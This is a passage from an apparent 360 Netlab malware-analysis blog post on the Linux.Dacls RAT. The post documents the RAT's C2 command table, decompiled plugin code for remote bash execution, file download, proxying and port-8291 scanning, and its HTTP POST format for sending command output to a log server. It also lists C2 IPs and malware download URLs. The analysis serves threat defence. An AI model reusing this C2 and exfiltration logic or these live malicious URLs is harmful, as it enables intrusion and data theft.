
- C2 instruction list for the Bot plugin logic

MODULE	CMD	ENCRYPT	DESCRIPTION
/bin/bash	0x00010000	Yes	Execute the bash command issued by C2
/bin/bash	0x00010002	Yes	Connect to the specified C2 and execute the issued command
plugin_file	0x00010100	Yes	Write file
plugin_file	0x00010101	Yes	Read file
plugin_file	0x00010103	Yes	Delete Files
plugin_file	0x00010104	Yes	Scanning the directory structure
plugin_file	0x00010110	Yes	Download file from specified url
plugin_process	0x00010200	Yes	Scan and upload information about the host process
plugin_process	0x00010201	Yes	Kill specified process
plugin_process	0x00010202	Yes	Create a daemon process
plugin_process	0x00010204	Yes	Obtain and report process PID and PPID
plugin_test	0x00010300	Yes	Test whether the specified IP can be reached
plugin_reverse_p2p	0x00010400	Yes	C2 Connection proxy
logsend	0x00011100	Yes	Test if the Log server can be accessed
logsend	0x00011101	Yes	Upload public network port scan results and configuration
logsend	0x00011102	Yes	No operation

- C2 communication flowchart



Linux.Dacls Bot uses static compilation to compile the plug-in and Bot code together. By sending different instructions to call different plug-ins, various tasks can be completed. The sample we analyzed contains a total of 6 plugins, because the configuration information of the plugin is a continuous array of structures (0x00 ~ 0x0E). We guess that Bot may have other more plugins.



Each plug-in has its own corresponding configuration, which is saved in the bot's configuration file `$HOME/.memcache`. When the plug-in is initialized, the configuration information will be loaded.

## Bash plugin

The Bash plug-in is plug-in number 0, it mainly supports two functions: receiving and executing system commands issued by the C2 server; C2 issues temporary new C2, bot then connects to the temporary C2 and executes system commands issued by the temporary C2.

```
if ( cmd )
{
    if ( cmd == 2 )
        *lp_callback = plugin_bin_bash_callback_cmd2_connect_to_tmp_c2_408D7C;
    else
        result = 0;
}
else
{
    *lp_callback = plugin_bin_bash_callback_cmd0_execv_407FD6;
}
return result;
```

## File plugin

The main function of the File plugin is file management. In addition to supporting read, write, delete, and find operations on files, bot can also download files from a designated download server.

```
    . . .
switch ( (unsigned int)jump_table_551F4C )
{
    case 0u:
        *a2 = plugin_file_callback_writefile_4049BD;
        break;
    case 1u:
        *a2 = plugin_file_callback_readfile_404F56;
        break;
    case 3u:
        *a2 = plugin_file_callback_del_file_folder_405FE5;
        break;
    case 4u:
        *a2 = plugin_file_callback_scandir_4055DA;
        break;
    case 0x10u:
        *a2 = plugin_file_callback_downloadfile_406337;
        break;
    default:
        reslut = 0;
        break;
}
. . .
```

## Process plugin

The main function is process management, including: killing a specified process, creating a daemon process, obtaining the PID and PPID of the current process, and obtaining process list information.

```

if ( cmd == 1 )
{
    *a2 = plugin_process_callback_kill_process_407854;
}
else if ( (signed int)cmd > 1 )
{
    if ( cmd == 2 )
    {
        *a2 = plugin_process_callback_create_daemon_40792C;
    }
    else
    {
        if ( cmd != 4 )
            return 0;
        *a2 = plugin_process_callback_getpid_getppid_407BC4;
    }
}
else
{
    if ( cmd )
        return 0;
    *a2 = plugin_process_callback_scan_sys_process_list_406E46;
}
return v3;

```

If the `/proc/<pid>/task` directory corresponding to the PID in the Linux process exists, the Bot sample will collect the following process information:

- `/proc/<pid>/cmdline` Read full name from command line
- From `/proc/<pid>/status` reading:

Name	//process name
Uid	//user ID
Gid	//group ID
PPid	//parent ID

## Test plugin

The main function is to test network connectivity by connecting the IP address and port specified by C2.

```

fd = sys_socket();
if ( fd )
{
    uservaddr.sa_family = 2;
    *(_WORD *)uservaddr.sa_data = ntohs(port);
    *(_DWORD *)&uservaddr.sa_data[2] = c2_ip;
    v9 = v8 / 1000;
    v10 = 0LL;
    sys_setsockopt();
    if ( !(unsigned int)sys_connect(fd, &uservaddr, 0x10) )
        v4 = 2;
    sys_close(fd);
    pack_data_40D959(plugin_test_cmd_buf_7E7EA0, 0x20500, 4, 0);
    if ( (unsigned int)wolfssl_write_wapper_40CC50(a2, (_int64)plugin_test_cmd_buf_7E7EA0, 0xCu) )
        result = (unsigned int)wolfssl_write_wapper_40CC50(a2, (_int64)&v4, 4u) != 0;
    else
        result = 0LL;
}

```

## Reverse P2P plugin

The Reverse P2P plug-in is actually a C2 Connection Proxy, it directs network traffic between bots and C2 to avoid direct connections to their infrastructure. This is a common used technique by the Lazarus Group. With connection proxy, the number of target host connections can be reduced, and the communication between the target and the real C2 can be hidden. In some cases, an infected intranet host can be used to further penetrates into the isolated network segment.


### reverse\_p2p plugin initialization

```
signed __int64 __usercall init_plugin_reverse_p2p_409343@<rax>(unsigned __int64 a1@<r12>, __int64 *a2@<r13>, __int128 v12; // di

if ( !(unsigned int)sub_409297(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
    return 0LL;
global_cfg_7E7FE0.plug_cfg_data_list[4].unk3 = 1;
global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_id = 4;
global_cfg_7E7FE0.plug_cfg_data_list[4].plugin_type = 2;
*((_QWORD *)&v12 + 1) = L"plugin_reverse_p2p";
*((_QWORD *)&v12 = (char *)&global_cfg_7E7FE0 + 0x60EC;
wstrcpy_4041E0(v12);
plugin_mod_list_7F8420[4].unk_head = 0x2012LL;
memmove((__int64)&plugin_mod_list_7F8420[4], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[4], 1052LL);
plugin_mod_list_7F8420[4].callback = (__int64)plugin_reverse_p2p_40930A;
return 1LL;
```

When Bot receives a command, it first attempts to connect to the specified C2 port to send a 0x21000. If C2 returns 0x21300, the C2 connection is successful and the Bot will connect to the target IP:port. If it works, it will return 0x21100 to C2, indicating that the forwarding connection has been established and can start forwarding data. Now, Bot can forward the data sent by C2 to the target, and at the same time return the data returned by the target to C2, until either party interrupts the connection.

The following is the working flowchart of the Reverse P2P plugin:



## LogSend plugin

The LogSend plug-in mainly includes three functions: test the connection to the Log server, randomly scan the entire network's 8291 port and report to the Log server, execute system commands that take a long time and report the console output to the Log server in real time.

### LogSend plugin initialization

```

if ( !(unsigned int)sub_409FA9(a1, a2, a3, a4, a5, a6, a7, a8, a9, a10, a11) )
    return 0LL;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].unk3 = 1;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].plugin_id = 11;
global_cfg_7E7FE0.plug_cfg_data_list[0xB].plugin_type = 2;
plugin_name[1] = L"logsend";
plugin_name[0] = (char *)&global_cfg_7E7FE0 + 0x7DB0;
wstrcpy_4041E0(*(_int128 *)plugin_name);
plugin_mod_list_7F8420[11].unk_head = 0x2012LL;
memmove((__int64)&plugin_mod_list_7F8420[11], (__int64)&global_cfg_7E7FE0.plug_cfg_data_list[0xB], 0x41CLL);
plugin_mod_list_7F8420[0xB].callback = (__int64)plugin_logsend_40A04F;
return 1LL;

```

## LogSend related operation callback function

```

v3 = 1;
if ( a1 == 1 )
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_scanner_send_logserver_40B041;
}
else if ( a1 == 2 )
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_just_return_0x20500_40B321;
}
else if ( a1 )
{
    v3 = 0;
}
else
{
    *a2 = (_BOOL8 (__fastcall *)(__int64, __int64))plugin_logsend_callback_check_logserver_40A2A4;
}
.
```

After testing the connection to the Log server, the

Bot will send a test request to the Log server. If the Log server returns

{"result":"ok"} , indicating that the test was successful, C2 can issue more LogSend instructions.

Sending the POST request using the HTTP interface address specified by C2 and the built-in User-Agent

```

POST /%s HTTP/1.0
Host: %s
Content-Length: 9
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Cache-Control: no-cache
Connection: close
log=check

```

Randomly scan port 8291 on the entire network and report the result to the Log server.


After receiving the instruction, Bot will randomly generate a public IP address according to 3 built-in rules and try to connect to their port 8291. If the connection is successful, the scan result will be returned to the log server.

IP generation rules:

```
ip = <part1>.<part2>.<part3>.<part4>

rule1: part1 != 127
rule2: part1 == 172 and (part2 <= 15 or part2 > 31)
rule3: part1 != 192 and part2 != 168
rule4: part1 != 10
```

The random IP generation algorithm is as follows



We can see that Bot hard-codes the TCP / 8291 port and calls the system connect function to perform port scan. It only checks whether the port is open and does not send payload data. We are not sure why TCP 8291 is targeted, but we know that the Winbox protocol of the MikroTik Router device works on TCP / 8291 port and is exposed on the Internet. Previously we also disclosed 2 articles about the TCP / 8291 port threat incident [\[1\]](#)[\[2\]](#).

```

mov    eax, [rbp+var_15C]
add    ax, 8291
mov    [rbp+var_15E], ax
mov    [rbp+uservaddr.sa_family], 2
movzx eax, [rbp+var_15E]
movzx eax, ax
mov    edi, eax
call   ntohs
mov    word ptr [rbp+uservaddr.sa_data], ax
mov    eax, [rbp+var_148]
mov    dword ptr [rbp+uservaddr.sa_data+2], eax
mov    [rbp+var_130], 3
mov    [rbp+var_128], 0
lea    rdx, [rbp+var_130]
mov    eax, [rbp+fd]
mov    r8d, 10h
mov    rcx, rdx
mov    edx, 15h
mov    esi, 1
mov    edi, eax
call   sys_setsockopt
lea    rcx, [rbp+uservaddr]
mov    eax, [rbp+fd]
mov    edx, 10h      ; addrlen
mov    rsi, rcx      ; uservaddr
mov    edi, eax      ; fd
call   sys_connect
test  eax, eax
jnz   loc_40AABD

```

```

mov    eax, [rbp+fd]      ; fd
call   sys_close
lea    rax, [rbp+time]
mov    rdi, rax
call   time_4E7190
mov    [rbp+time], rax
lea    rax, [rbp+time]
mov    rdi, rax
call   get_datetime
mov    [rbp+date_time], rax
mov    rdx, [rbp+date_time]
lea    rax, [rbp+str_datetime]
mov    rcx, rdx
lea    rdx, aYMDX      ; "%Y-%m-%d %X"
mov    esi, 100h
mov    rdi, rax
call   format_result_4EA360
movsx  esi, [rbp+var_15E]
mov    r8d, [rbp+rand_2_trans]
mov    edi, [rbp+rand_1_trans]
mov    ecx, [rbp+rand_0_trans]
lea    rdx, [rbp+str_datetime]
mov    rax, [rbp+var_170]
push   rsi
mov    esi, [rbp+rand_3_trans]
push   rsi
mov    r9d, r8d
mov    r8d, edi
lea    rsi, aScanSDDDDD ; "SCAN\t%s\t%d.%d.%d.%d\n"
mov    rdi, rax

```

```

loc_40AABD:
mov    eax, [rbp+fd]
mov    edi, eax      ; fd
call   sys_close
add    [rbp+var_15C], 1

```

Execute bash command which takes a long time to finish and report the console output to the Log server in real time.

```

if ( (signed int)sys_pipe() < 0 )
    return 0LL;
if ( (signed int)sys_fcntl(fd, 4, 0x800LL) >= 0 )
{
    if ( (signed int)fork_execv_40A1E2((__int64)&cmd, v37, v37) > 0 )
    {
        sys_close(v37);
        v21 = "r";
        fd_log = (unsigned int *)open_log_497A20(
            fd,
            "r",
            ...
if ( fd_log )
{
    start_time = time_4E7190();
    log_value[0] = 0;
    buf_used_len = 0;
    while ( 1 )
    {
        cur_time = time_4E7190();
        if ( cur_time - start_time > 1800 && buf_used_len > 0 )
            // 超过1800秒时强制把缓冲指针指向头部
            if ( (unsigned int)send_one_line_data_to_log_server_40A5D8(
                (__int64)&url,
                (__int64)log_value,
                ...
            {
                log_value[0] = 0;
                buf_used_len = 0;
            }
        start_time = cur_time;
    }
}

```

Execute the bash command and forward the output to the Log server.

All reported Log data is submitted by HTTP POST. The format of the payload section is as follows:

log=save&session\_id=<session id>&value=<log content>

```

log_action[0] = "log";
log_action[1] = "save";
sprintf(
    (_int64)&recv_buf,
    (_int64)"%d",
    (unsigned int)global_cfg_7E7FE0.session_id);

session_id[0] = "session_id";
session_id[1] = &recv_buf;

value[0] = "value";
value[1] = (_QWORD *)log_value;

fd = send_data_to_c2_402CA1((__int64)&url, 3u, (__int64)log_action);

if ( fd > 0
    && (signed int)recv_data_402FA8(fd, (__int64)&recv_buf, 0x7FF) > 0
    && !(unsigned int)strncmp((__int64)&recv_buf, (__int64)"HTTP/1.1 200 OK\r\n", 17LL) )
{
    pos = strstr((__int64)&recv_buf, (__int64)"\r\n\r\n");
    if ( pos )
    {
        if ( !(unsigned int)strcmp(pos + 4, (__int64) "{\"result\":\"ok\"}"))
            result = 1;
    }
}
if ( fd > 0 )
    sys_close(fd);

```

## Suggestions

We recommend that Confluence users patch their system in a timely manner and check whether they have been infected based on the process name, file name, and TCP network connection used by Dacls RAT.

We recommend that readers monitor and block Dacls RAT-related IPs, URLs and domain names.

## Contact us

Readers are always welcomed to reach us on [twitter](#), WeChat 360Netlab or email to netlab at 360 dot cn.

## IoC list

Sample MD5

```
6de65fc57a4428ad7e262e980a7f6cc7
80c0efb9e129f7f9b05a783df6959812
982bf527b9fe16205fea606d1beed7fa
8910bdadaa6d3d40e9f60523d3a34f914
a99b7ef095f44cf35453465c64f0c70c
bea49839390e4f1eb3cb38d0fcacf897e
cef99063e85af8b065de0ffa9d26cb03
e883bf5fd22eb6237eb84d80bbcf2ac9
```

## Hard-coded C2 IP:

23.81.246.179	United States	ASN19148	Leaseweb USA
23.254.119.12	Canada	ASN55286	B2 Net Soluti
23.227.196.116	United States	ASN35017	Swiftway Sp.
37.72.175.179	United States	ASN29802	HIVELOCITY, I
23.227.199.53	United States	ASN35017	Swiftway Sp.
107.172.197.175	United States	ASN36352	ColoCrossing
172.93.201.219	United States	ASN20278	Nexeon Technolo
64.188.19.117	United States	ASN8100	QuadraNet Ent
74.121.190.121	United States	ASN23033	Wowrack.com
192.210.213.178	United States	ASN36352	ColoCrossing
209.90.234.34	United States	ASN23033	Wowrack.com
198.180.198.6	United States	ASN26658	HT

## URL

```
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/check.vm
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/hdata.dat
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/ldata.dat
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/mdata.dat
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/r.vm
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/rdata.dat
http://www.areac-agr.com/cms/wp-content/uploads/2015/12/sdata.dat
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS [?](#)

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)

[Privacy](#)

[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

# Dacls



Lazarus Group使用Dacls RAT攻击Linux平台

Botnet

## P2P Botnet: Mozi分析报告

Mozi Botnet是Hajime之后，另一个基于DHT协议实现的P2P Botnet

Dacls

## Lazarus Group使用Dacls RAT攻击Linux平台

背景介绍 2019年10月25号，360Netlab未知威胁检测系统发现一个可疑的ELF文件(80c0efb9e129f7f9b05a783df6959812)。一开始，我们认为这是在我们发现的Unknown Botnet中比较平凡的一个，并且在那时候VirusTotal上有2款杀毒引擎能够识别。当我们关联分析它的相关样本特征和IoC时，我们发现这个案例跟Lazarus Group有关，并决定...

1 post →



Dec 23,

2019

13 min



read



Dec 17,

2019



16 min

read